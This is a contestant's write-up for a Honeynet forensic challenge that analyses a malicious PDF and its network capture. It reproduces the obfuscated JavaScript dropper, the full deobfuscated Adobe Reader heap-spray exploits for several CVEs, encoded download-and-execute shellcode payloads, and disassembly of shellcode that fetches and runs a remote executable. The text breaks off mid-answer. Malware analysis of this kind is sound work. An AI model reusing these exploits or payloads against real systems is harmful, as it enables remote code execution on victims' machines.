Challenge 6: Analyzing Malicious Portable Destructive Files (intermediate)

Submission Template

Submit your solution at http://www.honeynet.org/challenge2010/ by 17:00 EST, Tuesday, November 30th 2010. Results will be released around the third week of December.

Name (required): vos	Email (required): vos@vos.uz
Country (optional): Russia	Profession (optional): v Student v Security Professional _ Other

Question 1. How many URL path(s) are involved in this incident? Please list down the URL path(s) found.	Possible Points: 1pt
Tools Used: CommView Awarded Points:	

Answer 1.

There are 7 requests to following **6** URLs:

http://blog.honeynet.org.my/forensic_challenge
http://blog.honeynet.org.my/forensic_challenge/
http://blog.honeynet.org.my/forensic_challenge/getpdf.php
http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf
http://blog.honeynet.org.my/favicon.ico
http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe

Question 2. What code can you find inside the PCAP file? Explain what the code does.	Possible Points: 2pts
Tools Used: Wireshark, http://jsbeautifier.org/, http://tohtml.com/ Awarded Points:	

Answer 2.

http://blog.honeynet.org.my/forensic_challenge/ contains a javascript (added a few comments for readability):

```
<script>
    var DepanNegw = window;
    var DexeTelae = -44;
    DexeTelae += 45;
    XayeZebah = 'nedajemac';
```

```
    var GaDemee = 'e5vfqaIVblI5'.replace(/[5fqIVbI5]/g, '');  // GaDemee = 'eval'
    ZavevTa = 'fazemezarawaseb';
    var MezRai = parseInt;
    var DayahDet = 'zafezed lacet cetexet <....> dasalaje gav yepakekehe'.split(' ');
    var ZeJexn = '';
    var SerayYafags = String;
    var KesXanavn = -50;
    KesXanavn += 66;
    XadHef = 78;
    var BeZao = 47;
    BeZao += -47;
    var FeceSabejo = -46;
    FeceSabejo += 48;
    GebJep = 92;
    var SeWajec = 'ftr9wogmBwJCW5h6aixrPRCs1ZonjHjdjKueMkD'.replace(/[t9wgBwJW56ixPRs1ZnjHjjKuMkD]/g,
'');
    MaqTa = 5;
    GaDemee = DepanNegw[GaDemee];  // GaDemee = window.eval
    SeWajec = SerayYafags[SeWajec];
    for (YajMedei = BeZao; YajMedei < DayahDet.length - 1; YajMedei += FeceSabejo)
        ZeJexn += SeWajec(MezRai((DayahDet[YajMedei + BeZao].length - 1).toString(KesXanavn) +
(DayahDet[YajMedei + DexeTelae].length - 1).toString(KesXanavn), KesXanavn));
    GaDemee(ZeJexn);  // eval(decodedStr);
</script>
```

That's a decoding JS which uses lengths of words from `DayahDet` variable as nibbles (half-bytes) for plaintext JS code. For example, "`zafezed lacet`" — lengths `7` and `5` — nibbles `0x6` and `0x4` — char `\x64 == 'd'`, it's the first byte of decoded js.
After decoding the entire code, it's been `eval`'d.

Decoding can be done easily by replacing `eval()` (in our case, `GaDemee()`) with `alert()`, and here is the deobfuscated js:

```
document.write('<iframe scrolling="no" width="1" height="1" border="0" frameborder="0"
src="http://blog.honeynet.org.my/forensic_challenge/getpdf.php"></iframe>')
```

(loads http://blog.honeynet.org.my/forensic_challenge/getpdf.php in an iframe)

Question 3. What file(s) can you find within the PCAP file? If any files are found, please zip compress into password protected file (password infected) with file name: [your email]_Forensic Challenge 2010 – Challenge 6 – Extracted Files.zip and submit to http://www.honeynet.org/challenge2010/.	Possible Points: 3pts
Tools Used: CommView Awarded Points:	
Answer 3. Just submit extracted files as instructed above.	

Question 4. How many object(s) are contained inside the PDF file?	Possible Points: 1pt
Tools Used: text viewer Awarded Points:	
Answer 4. There are **19** of them, namely `{1..11} 0 obj` and `{21..28} 0 obj`.	

Question 5. Using PDF dictionary and object referencing, explain in detail the flow structure of a PDF file.	Possible Points: 1pt
Tools Used: text viewer Awarded Points:	

Answer 5.

Please see object connectivity dot graph (Bonus 1 answer) for relationships between the objects.

And PDF flow is like this:

1. First, pdf reader looks for the trailer at the end of file:
   ```
   trailer
   <</Root 27 0 R/Size 9/Info 11 0 R>>
   startxref
   14765
   %%EOF
   ```

   There it finds the reference to both root catalog of pdf — `27 0 obj` — and info object — `11 0 obj`.
   Also there is offset of xref table, but it's incorrect, so xref table won't be used.

2. Info object (`11 0 obj`) defines meta data of pdf, like the title which is in `10 0 obj` stream, compressed with four encoding filters (`/FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode`).

   The plain-text title says

   ```
   U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9a<.....>U_155bf62c
   9aU_7917ab3924U_155bf62c9aU_7917ab3929U_155bf62c9aU_7917ab393b
   ```

3. The root catalog (`27 0 obj`) contains a reference to pages collection (`26 0 obj`) and an acroform (`28 0 obj`).

4. Pages collection has only one page — `25 0 obj`, which has no references to other objects and so has no text on it.

5. Acroform consists of an XFA template which is in embedded file `21 0 obj`, and form fields collection — `22 0 obj`.

6. XFA template is compressed using deflate algorithm:
   `/F#69lt#65#72 /F#6c#61#74eDe#63#6f#64e`
   stands for
   `/Filter /FlateDecode`
   after deobfuscation.

   Template contains a form with a sole image field that has a TIFF image inside, also embedded in the template.

7. Fields collection repeats the same form structure (`22 0 obj` → `23 0 obj` → `24 0 obj`) as in the template, and moreover has a reference to the document page (`25 0 obj`), placing the acroform with the image field onto this page.

8. TIFF image has CVE-2010-0188 libtiff exploit inside, which will succeed if Adobe Reader is < 8.2.1 or < 9.3.1

Question 6. How many filtering schemes are used for the object streams and what are they? Explain how you can decompress the stream.	Possible Points: 1pt
Tools Used: Awarded Points:	

Answer 6.

Javascript and annotation subjects are compressed with a filter cascade:
`[ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]`
(**four** different encodings).

Can be decoded using pdf-parser by Didier Stevens, or can be processed manually since these algorithms are widely known and publicly available.

The acroform XFA template is compressed with only one `/FlateDecode`.

Question 7. Which object streams might contain malicious content? List the object and explain the obfuscation technique(s) used.	Possible Points: 3pts
Tools Used: Awarded Points:	

Answer 7.

21 0 obj

Contents: acroform template. Inside there is a base64'ed TIFF image file with exploit. Its payload is encrypted with `shikata_ga_nai` encoder from Metasploit.
This one definitely contains malicious stuff.

5 0 obj

Contains JS code:

```
var SSS = null;
var SS = "ev";
var $S = "";
$5 = "in";
app.doc.syncAnnotScan();
S$ = "ti";
if (app.plugIns.length != 0) {  // always true
    var $$ = 0;
    S$ += "tl";
    $5 += "fo";
    ____SSS = app.doc.getAnnots({ nPage: 0 });
    // ____SSS: annots (7 0 obj and 9 0 obj)
    S$ += "e";
    $S = this.info.title;
    // $S: doc title (10 0 obj)
}
var S5 = "";
if (app.plugIns.length > 3) {  // always true
    SS += "a";
    // remove trash from title and extract hex-encoded bytes:
    var arr = $S.split(/U_155bf62c9aU_7917ab39/);
    for (var $ = 1; $ < arr.length; $++) {
        S5 += String.fromCharCode("0x" + arr[$]);
    }
```

```
    SS += "l";
}
if (app.plugIns.length >= 2) {  // always true
    // SS = 'eval', S5 = code, gathered together from bytes inside title
    app[SS](S5);
}
```

Eval'd code in S5:

```
____SS = 1;
// get second annot subj (9 0 obj):
____$5 = ____SSS[____SS].subject;
____$S = 0;
// get rid of trash:
____$ = ____$5.replace(/X_17844743X_170987743/g, "%");
// get first annot subj (7 0 obj):
____S5 = ____SSS[____$S].subject;
// get rid of trash:
____$ += ____S5.replace(/89af50d/g, "%");
____$ = ____$.replace(/\n/, "");
____$ = ____$.replace(/\r/, "");
// unhex:
____S$ = unescape(____$);
// eval:
app.eval(____S$);
```

One more eval'd code in ____S$, contains exploits:

```
var w = new String();
var c = app;

function s(yarsp, len) {
        while (yarsp.length * 2 < len) {
                yarsp += yarsp;
                this.x = false;
        }
        var eI = 37715;
        yarsp = yarsp.substring(0, len / 2);
        return yarsp;
        var yE = 18340;
}
var m = new String("");

function cG() {
            var chunk_size, payload, nopsled;

            chunk_size = 0x8000;
            // calc.exe payload
            payload =
unescape("%uabba%ua906%u29f1%ud9c9%ud9c9%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1
ea%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c%u5623%udb7c%u7bc1
%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d%u70c8%uc2c5%u4c1c%u7b34%u2f3a%u
e82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c%u0bc8%u237e%u4cc6%u51c2%u3abc%ufc45%u1118%uffe5%uf4
8a%udf14%u6c2f%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabcf%ub25f%ub269%u5e06%u51d5
%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u
7167%u110f%ubb01%uf81a%ud953%ufc21%u22db%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe%uad
e3%u4998%uf89a%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c%u4e6d%u8df8%u6eeb
%ubff8%u653d%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%u
f5ff%ud99b%u0ae1%u7b99%u133d%u91ad%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c%uea25%u5986%u9261%u71b5%u51
64%u71b3%u561f%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb%ua4dd%u9221%u2732%u8339%u892b
%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f%u9b8d%u6e27%u305d%u1edd%uadfa%u
b232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90");
            nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
            while (nopsled.length < chunk_size)
                nopsled += nopsled;
            nopsled_len = chunk_size - (payload.length + 20);
            nopsled = nopsled.substring(0, nopsled_len);
```

```
            heap_chunks = new Array();
            for (var i = 0 ; i < 2500 ; i++)
                heap_chunks[i] = nopsled + payload;


            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
            try {
                media.newPlayer(null);
            } catch(e) {}
            util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
}
var iF = function() {};

function cN() {
        var o = "o";
        // freecell.exe payload
        var payload =
unescape("%uc929%u65b1%ud7db%u74d9%uf424%u83b8%u3830%u5b84%u4331%u0313%u1343%u6883%udacc%u8571%u413d%u6a
30%u13f7%ub07d%u5c06%uc249%ube91%u3948%ud6a4%u4246%ud958%uf0e9%ubf3e%ucb93%uf8bc%u520a%u60a7%ubd5e%u804d
%ub8b6%ub75a%u5391%uf6b0%ub933%uea10%ubade%u91ba%ud64b%u1fdb%ub411%ub731%u92ab%uf842%u2a7a%ua0b8%uc819%u
c7af%u9bee%u7d10%u4e2e%u4201%u8a96%ude7c%ud1cb%u20f0%ue235%uf4e3%u33a8%u6fbe%u8396%u15b9%ub97f%ud56a%u2c
92%uf698%ud416%u50c7%u7361%u386d%u1a83%ue308%u7fb1%u7a3f%u20ac%u90a8%u2d99%u544b%u1868%ucced%u8012%u7b51
%u7bef%u4d0b%u4095%u10c6%udea5%ue327%u47ed%u9d3e%u28f4%u51cb%ucfd7%u746c%u8c04%u286b%u95cd%u4396%u0b57%u
58e2%ue11e%u508a%uab14%uf7cf%uab12%ufb47%u96c3%u9932%ud41d%u3bda%u7d77%uf214%ub242%u636f%u299d%u2962%u7b
e8%u7fe4%ub283%ub18f%uee39%u7b09%ub7de%ue345%u8c16%u2e59%u59c0%u6fa5%u263f%uda5e%u8219%ua5d1%u54fc%u0474
%u75fc%u53b1%u7f0b%u599a%u9409%u48e7%uf318%u71c6%uc930%u6317%u3126%ua923%u2249%ua830%u4247%uad22%u3340%u
de7b%u9f86%ue365%u8693%ufdba%u5594%u0f8f%u59bf%u0de8%u74d9%u16ff%ua327%u1cf0%ub333%u021a%uda1c%u2831%u28
68%u583f%u1c0a%u720b%u6af0%u8a62%u64fe%u8883%u7ecc%u83ab%u823a%ufd8c%u0ead%u8e59%uc117%u0c8e%u7204%ufeb6
%ue3bc%u9a56%u9545%u10c3%u0698%ube7e%ub5ca%u6f07%u2a75%u0a8a%uc717%ub603%u44b8%u59bc%ue62b%uf459%u93d4%u
658e%u377a%u14a6%ua20e%ue517%u49c0%u6cd0%u419d");
        this.dN = "";
        var nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
        var hW = new String();
        var heapblock = nop + payload;
        this.qA = "qA";
        var bigblock = unescape("%u0A0A%u0A0A");
        this.alphaY = 12267;
        var headersize = 20;
        var spray = headersize + heapblock.length;
        var jZ = '';
        var jY = "";
        while (bigblock.length < spray) {
                this.r = "r";
                bigblock += bigblock;
                var edit = "edit";
        }
        this.xGoogle = '';
        this.vY = false;
        var fillblock = bigblock.substring(0, spray);
        var iP = function() {};
        var block = bigblock.substring(0, bigblock.length - spray);
        var googleD = false;
        this.fUEdit = "";
        while (block.length + spray < 0x40000) {
                block = block + block + fillblock;
                this.bJ = '';
        }
        var googleQ = '';
        this.nW = '';
        var mem_array = new Array();
        var cH = new String();
        var nVO = new String("");
        for (var i = 0; i < 1400; i++) {
                mem_array[i] = block + heapblock;
                var sQ = new String("");
        }
        var wC = '';
        var num =
1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888888
8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888;
```

```
        this.bC = 3699;
        util.printf("%45000f", num);
}
var eQ = "";

function gX() {
        var basicZ = '';
        // notepad.exe payload
        var shellcode =
unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc%u0d78%u7803%ue20d%u6043%u2c45%u44
e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc%u2237%u7e30%u91b7%u1856%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95
%ue562%u12a2%u77ad%u53d8%u925f%u4178%ue5b2%ufc62%uf826%ub883%u9e2c%u6c59%uf5dd%u5d2a%uc113%uc7c1%ub031%u
6cf7%ua2b6%u1838%u2007%u1d29%ua0b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd%uca91%ubfab%u7091%uea13%u7a32%u7b
b1%u5ba0%ue130%u3b9f%u8d42%ue4ba%u28a0%u4e20%u29d6%u0147%uf2cc%ucff0%uffb9%u2f62%uc948%u2904%ud333%ude69
%u2b88%u10f3%u776b%uedee%uef80%u9fcf%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d82%u41f6%ue4ae%u5cb1%u
f58a%uaa78%u3472%u750f%u52e6%u712a%u9faf%u5fea%uc24a%u9cf3%u64f2%u0559%u5ecc%u7957%u0607%ue3a9%u828a%u26
fc%uc2cc%u7f97%u1577%u2a0a%u9c21%u73c8%ube3e%u4838%uf571%u04de%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c
%u3af3%uf869%u3ffd%u02b2%u2bfc%u17bf%u3214%u149e%u8f05%u0fff%uec38%u0df4%ue632%u5709%u0f5f%u481a%u6947%u
7913%u5680%u864d%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c%uf4e9%ude
69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c%u26a4%ub9d6%u2921%u6d1c%uabe5%u1e0c%u059e
%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de%uf46f%uae52%u7901%u53fa%u1e82%uf294%u8d50%u9b01%u28cf%u
50e5%ud262%ue195%u661d%u2003%ufeb8%ubcae");
        var mem_array = new Array();
        this.googleBasicR = "";
        var cc = 0x0c0c0c0c;
        var addr = 0x400000;
        var sc_len = shellcode.length * 2;
        var len = addr - (sc_len + 0x38);
        var yarsp = unescape("%u9090%u9090");
        this.eS = "eS";
        yarsp = s(yarsp, len);
        var count2 = (cc - 0x400000) / addr;
        this.rF = false;
        this.p = "p";
        for (var count = 0; count < count2; count++) {
                mem_array[count] = yarsp + shellcode;
        }
        var bUpdate = new String("");
        var overflow = unescape("%u0c0c%u0c0c");
        var cP = function() {};
        this.gD = "";
        while (overflow.length < 44952) {
                this.tO = "";
                overflow += overflow;
        }
        var adobeD = new String();
        this.collabStore = Collab.collectEmailInfo({
                subj: "",
                msg: overflow
        });
}
function updateE() {
        var xI = new String("");
        if (c.doc.Collab.getIcon) {
                var arry = new Array();
                // cmd.exe payload
                var vvpethya =
unescape("%ud3b8%u7458%ud901%u2bcb%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96a4%u56f4%u0d45%u9b
bd%ud7af%ue7f8%u982e%u1dcf%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49%u941e%uc494%u8389%uacfe%u6ad8%udd95
%u0935%uf3a2%u801c%ub2d9%u488c%u2678%u0b5c%udd62%u01f4%u5b82%u4792%u4b5e%u2d2e%ubc2a%uf9ff%ue4c1%u9b9a%u
83f7%ucc69%u3938%u1fb1%u7e29%uc50b%ue214%u8248%udcd8%ub3b7%u890b%ue425%uab91%u5210%u5192%uc8fc%u9932%u9d
ef%ubaa1%u0795%u1c9f%uacee%uc5ba%u4b1c%uaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%ubf69
%ucc69%u71f0%u1108%uccee%u0d20%ubecf%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6c82%u6648%u07ae%u7ad2%u
148a%ub09d%u1572%u1aab%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a%uca
57%u23cd%u030e%u7277%u39bc%ubf21%u6423%udf3e%u5d93%uea71%u2a42%u2b4d%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c
%u0a82%u1f69%u2e8c%u1db2%u258c%u34bf%u2085%u359e%u98b7%u2cff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd%u
9a13%u4e19%ua74d%uf71c%ub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a%uebe9%udf
ee%u1c04%ud389%u3622%u1d77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a%u4a21%u1291%uc8e5%u0389%u229e
%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de%ufbf6%uc952%u7098%u72fa%u153a%u1594%ub5a8%ub801%u2057%u
29e5%uc6f9%ud08e%u738b%u275f%u1e42%u22e7%u411a");
                var updateX = 39796;
```

```
                var hWq500CN = vvpethya.length * 2;
                var len = 0x400000 - (hWq500CN + 0x38);
                var zAdobe = "";
                var yarsp = unescape("%u9090%u9090");
                var dU = "";
                yarsp = s(yarsp, len);
                this.zAdobeK = "";
                var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
                var aG = new Date();
                for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
                        var lBasic = "";
                        arry[vqcQD96y] = yarsp + vvpethya;
                        var u = "";
                }
                var iAlpha = function() {};
                var tUMhNbGw = unescape("%09");
                while (tUMhNbGw.length < 0x4000) {
                        this.gN = false;
                        tUMhNbGw += tUMhNbGw;
                }
                var hV = new String("");
                var nVE = function() {};
                tUMhNbGw = "N." + tUMhNbGw;
                c.doc.Collab.getIcon(tUMhNbGw);
        }
        this.wZ = 44811;
}
var hO = new String("");

function nO() {
        this.iR = false;
        var version = c.viewerVersion.toString();
        var zH = '';
        version = version.replace(/D/g, '');
        var varsion_array = new Array(version.charAt(0), version.charAt(1), version.charAt(2));
        if ((varsion_array[0] == 8) && (varsion_array[1] == 0) || (varsion_array[1] == 1 &&
varsion_array[2] < 3)) {
                cN();
        }
        this.wN = "";
        var aQ = new String("");
        if ((varsion_array[0] < 8) || (varsion_array[0] == 8 && varsion_array[1] < 2 && varsion_array[2]
< 2)) {
                gX();
        }
        var vEdit = "";
        if ((varsion_array[0] < 9) || (varsion_array[0] == 9 && varsion_array[1] < 1)) {
                updateE();
        }
        var eH = function() {};
        var eSJ = new Function();
        cG();
        var vUpdate = false;
}
var basicU = new Date();
this.updateO = false;
nO();
var mUpdate = function() {};
```

Alright, there are some malicious adobe reader exploits in javascript, but this code has no chance to execute in given pdf.

Take a look at object connectivity: the object containing this script (`5 0 obj`) is referenced as `/JS` by `4 0 obj`. `4 0 obj` is an `/OpenAction` of `1 0 obj`, and that's all, `1 0 obj` has no references to it. Should be linked as a root object by trailer to work.

So, I think this one should be considered harmless.

Question 8. What exploit(s) are contained inside the PDF file? Which one that actually runs and triggers the vulnerability(ies)? Please provide some explanation for your answer.	Possible Points: 4pts
Tools Used: vosShellcodeToolkit, OllyDbg Awarded Points:	

Answer 8.

Exploit	References	Shellcode	Malware URL
1. Javascript exploits			
Adobe Reader '**Doc.media.newPlayer**' Use-After-Free Exploit	CVE-2009-4324 http://osvdb.org/60980	win32_download_exec from Metasploit, encoded with shikata_ga_nai. Named "calc.exe payload" in js code comments	http://blog.honeynet.org.my/forensic_challenge/**malware1.exe**
Adobe Reader '**util.printf()**' Stack Buffer Overflow Exploit	CVE-2008-2992 http://osvdb.org/49520	win32_download_exec crypted with shikata_ga_nai encoder. Called "freecell.exe payload"	http://blog.honeynet.org.my/forensic_challenge/**malware_2.exe**
Adobe Reader '**Collab.collectEmailInfo()**' Stack Buffer Overflow Exploit	CVE-2007-5659 http://osvdb.org/41495	same win32_download_exec with shikata_ga_nai on top. "notepad.exe payload"	http://blog.honeynet.org.my/forensic_challenge/**3malware.exe**
Adobe Reader '**Collab.getIcon()**' Stack Buffer Overflow Exploit	CVE-2007-5659 http://osvdb.org/41495	shikata_ga_nayed download&exec, "cmd.exe payload"	http://blog.honeynet.org.my/forensic_challenge/**malware.4.exe**
2. TIFF file exploit			
Adobe Reader **LibTiff** Integer Overflow	CVE-2010-0188 http://osvdb.org/62526	it's the same	http://blog.honeynet.org.my/forensic_challenge/**the_real_malware.exe**

The exploit which actually ran is the libtiff one, as there is a request to /the_real_malware.exe in the packet capture, and because the others had no chance to execute as their object is not linked to the trailer.

Question 9. Are there any payloads inside the PDF file? If any, list them all and explain what they do. Which payload will be executed?	Possible Points: 2pts
Tools Used: vosShellcodeToolkit, OllyDbg Awarded Points:	

Answer 9.

Let's examine TIFF exploit payload. It consists of `shikata_ga_nai` decoder and encoded shellcode:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
```

```
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
gs:nothing
seg000:00000000                 xor     ecx, ecx
seg000:00000002                 ffree   st(5)           ; some FPU instruction
seg000:00000004                 mov     eax, 36182C53h  ; xor key IV
seg000:00000009                 fnstenv byte ptr [esp-0Ch] ; store FPU environment on
stack,
seg000:00000009                                         ; [esp] = addr of last
executed FPU instr
seg000:0000000D                 pop     edi             ; edi = offset "ffree  st(5)"
seg000:0000000E                 mov     cl, 66h ; 'f'   ; setup loop counter (0x66
dwords to xor)
seg000:00000010
seg000:00000010 loop_again:                             ; decrypt next 4 bytes
seg000:00000010                 xor     [edi+18h], eax
seg000:00000013                 add     edi, 4
seg000:00000016                 add     eax, [edi+14h]  ; modify xor key
seg000:00000019                 loop    near ptr 0FFFFFFC1h ; first xor will modify
this
seg000:00000019                                         ; to jump to correct place
(loop_again)
seg000:00000019 ; ---------------------------------------------------------------------
-------
seg000:0000001B CryptedJunk     dd 26C08C7h, 2BF6E02Bh, 7F76F377h, 85946A82h,
92B18979h
seg000:0000001B                 dd 14BE6D81h, 4DD80B32h, 0C4E3D609h, 48DB017h,
0C1BF56F1h
seg000:0000001B                 dd 0C8D26D84h, 0F8939F16h, 110105F2h, 83BCA785h,
0C978C098h
seg000:0000001B                 dd 60AC1CFFh, 0B49D5455h, 0D2878762h, 11ACBA11h,
0EA587A42h
seg000:0000001B                 dd 0D25DEA80h, 6C35341h, 703B1B0Eh, 6EEFC936h,
0D4955366h
seg000:0000001B                 dd 0B030D4D0h, 52BA744Ah, 0D79B671Ah, 0AF7BD286h,
5D23782Dh
seg000:0000001B                 dd 738EE7CBh, 69410588h, 0C48FBD11h, 0A76F5C5Eh,
0DEE9C669h
seg000:0000001B                 dd 2B9DA670h, 0CE503E4Bh, 0E32DAD97h, 0A7DC1280h,
0BD860B28h
seg000:0000001B                 dd 1E76A615h, 4C9111B0h, 950D44A0h, 1C246DE0h,
0E735D4FCh
seg000:0000001B                 dd 6277B1CBh, 4912A092h, 0FDE6CD2h, 4E8209FEh,
3A24B7FCh
seg000:0000001B                 dd 0F09F0EA4h, 0CA465898h, 1BC24942h, 0F2020B46h,
6954B29Eh
seg000:0000001B                 dd 6D5C628Bh, 45FE7892h, 33354EEFh, 890A93BBh,
0B4216340h
seg000:0000001B                 dd 208AFAECh, 502A9B77h, 5E38AA9Ah, 6342F59Fh,
7157FA8Bh
```

```
seg000:0000001B                 dd 6854DDD5h, 9F4E012Ch, 0AF52364Dh, 0A2974B45h,
0E4885F6Ch
seg000:0000001B                 dd 0E3B96E08h, 0F1C68EF7h, 0F5D68D91h, 1EE8E04Fh,
79F70373h
seg000:0000001B                 dd 84F00259h, 9DFA1BB7h, 0B91D37C0h, 0CC3524A8h,
0B73D423Fh
seg000:0000001B                 dd 1A17600Ch, 516F997Ah, 546D9E75h, 937E808Ch,
33E6E78Dh
seg000:0000001B                 dd 0F9696C1Ah, 91EBA3CDh, 1C5DB7Eh, 0A87F4DEEh,
640BF49Eh
seg000:0000001B                 dd 56948530h, 0C07410A3h, 62EF9154h, 25933CD8h,
0B532D77Dh
seg000:0000001B                 dd 22DB42EDh, 0C457A38Bh, 71E5E336h, 145577D8h,
871EE47Bh
seg000:0000001B                 dd 22CE9109h
seg000:000001AF                 dw 3C96h
seg000:000001B1                 db 8Fh
seg000:000001B1 seg000          ends
```

The next one is after stripping `shikata_ga_nai`. Consists of one-byte xor decoder (probably to get rid of '\0's in shellcode) and encoded part:

```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
gs:nothing
seg000:00000000                 jmp     short GetJunkOffset
seg000:00000002
seg000:00000002 ; =============== S U B R O U T I N E
=======================================
seg000:00000002
seg000:00000002
seg000:00000002 StartDecoding   proc far                ; CODE XREF:
StartDecoding:GetJunkOffsetp
seg000:00000002                 pop     edx             ; edx = offset CryptedJunk
seg000:00000003                 dec     edx
seg000:00000004                 xor     ecx, ecx
seg000:00000006                 mov     cx, 316         ; 316 bytes to xor
seg000:0000000A
seg000:0000000A @@L:                                    ; CODE XREF: StartDecoding+Cj
seg000:0000000A                 xor     byte ptr [edx+ecx], 99h ; xor every byte with
0x99
seg000:0000000E                 loop    @@L
seg000:00000010                 jmp     short near ptr CryptedJunk ; jump to decoded
shellcode
seg000:00000012 ; ---------------------------------------------------------------------
-------
seg000:00000012
```

```
seg000:00000012 GetJunkOffset:                          ; CODE XREF: seg000:00000000j
seg000:00000012                 call    near ptr StartDecoding
seg000:00000012 StartDecoding   endp ; sp-analysis failed
seg000:00000012
seg000:00000012 ; ---------------------------------------------------------------------
-------
seg000:00000017 CryptedJunk     dd 99994C70h, 38FDC399h, 999999A9h, 1295D912h,
123485E9h
seg000:00000017                                         ; CODE XREF: StartDecoding+Ej
seg000:00000017                 dd 411291D9h, 12A5EA12h, 9AE187EDh, 0B9E7126Ah,
0D712629Ah
seg000:00000017                 dd 0CF74AA8Dh, 0A612C8CEh, 6B12629Ah, 6AC097F3h,
0C091ED3Fh
seg000:00000017                 dd 9D5E1AC6h, 0C0707BDCh, 5412C7C6h, 9ABDDF12h,
9A78485Ah
seg000:00000017                 dd 0FF50AA58h, 0DF129112h, 585A9A85h, 589A9B78h,
5A9A9912h
seg000:00000017                 dd 6E126312h, 12975F1Ah, 0C09DF349h, 9999C971h,
945F1A99h
seg000:00000017                 dd 0CE66CFCBh, 4112C365h, 71C098F3h, 999999A4h,
0CF8A5F1Ah
seg000:00000017                 dd 19A719DFh, 0AF1963ECh, 751AC719h, 0F34512B9h,
0CE66CAB9h
seg000:00000017                 dd 9A9D5E75h, 0FCB7F8C5h, 9D9ADD5Eh, 9999FCE1h,
0C9C959AAh
seg000:00000017                 dd 66C9CFCAh, 451265CEh, 0CE66CAC9h, 0CE66C969h,
3559AA6Dh
seg000:00000017                 dd 60EC591Ch, 0CACFCBC8h, 0C0C34B66h, 0AA777B32h,
0BF715A59h
seg000:00000017                 dd 0DE666666h, 0EBC9EDFCh, 0FDD8FAF6h, 0EAFCEBFDh,
0FCDE99EAh
seg000:00000017                 dd 0EAE0CAEDh, 0DDF4FCEDh, 0FAFCEBF0h, 0E0EBF6EDh,
0F0CE99D8h
seg000:00000017                 dd 0FCE1DCF7h, 0E1DC99FAh, 0F1CDEDF0h, 0FDF8FCEBh,
0F8F6D599h
seg000:00000017                 dd 0FBF0D5FDh, 0E0EBF8EBh, 0EBEC99D8h, 0F7F6F4F5h,
0D5CBCC99h
seg000:00000017                 dd 0F7EEF6DDh, 0FDF8F6F5h, 0F0DFF6CDh, 99D8FCF5h
seg000:00000153 aHttpBlog_honey db
'http://blog.honeynet.org.my/forensic_challenge/the_real_'
seg000:00000153                 db 'malware.exe'
seg000:00000196                 db  80h ; À
seg000:00000196 seg000          ends
```

And the bare shellcode, which is `win32_download_exec` from Metasploit:

```
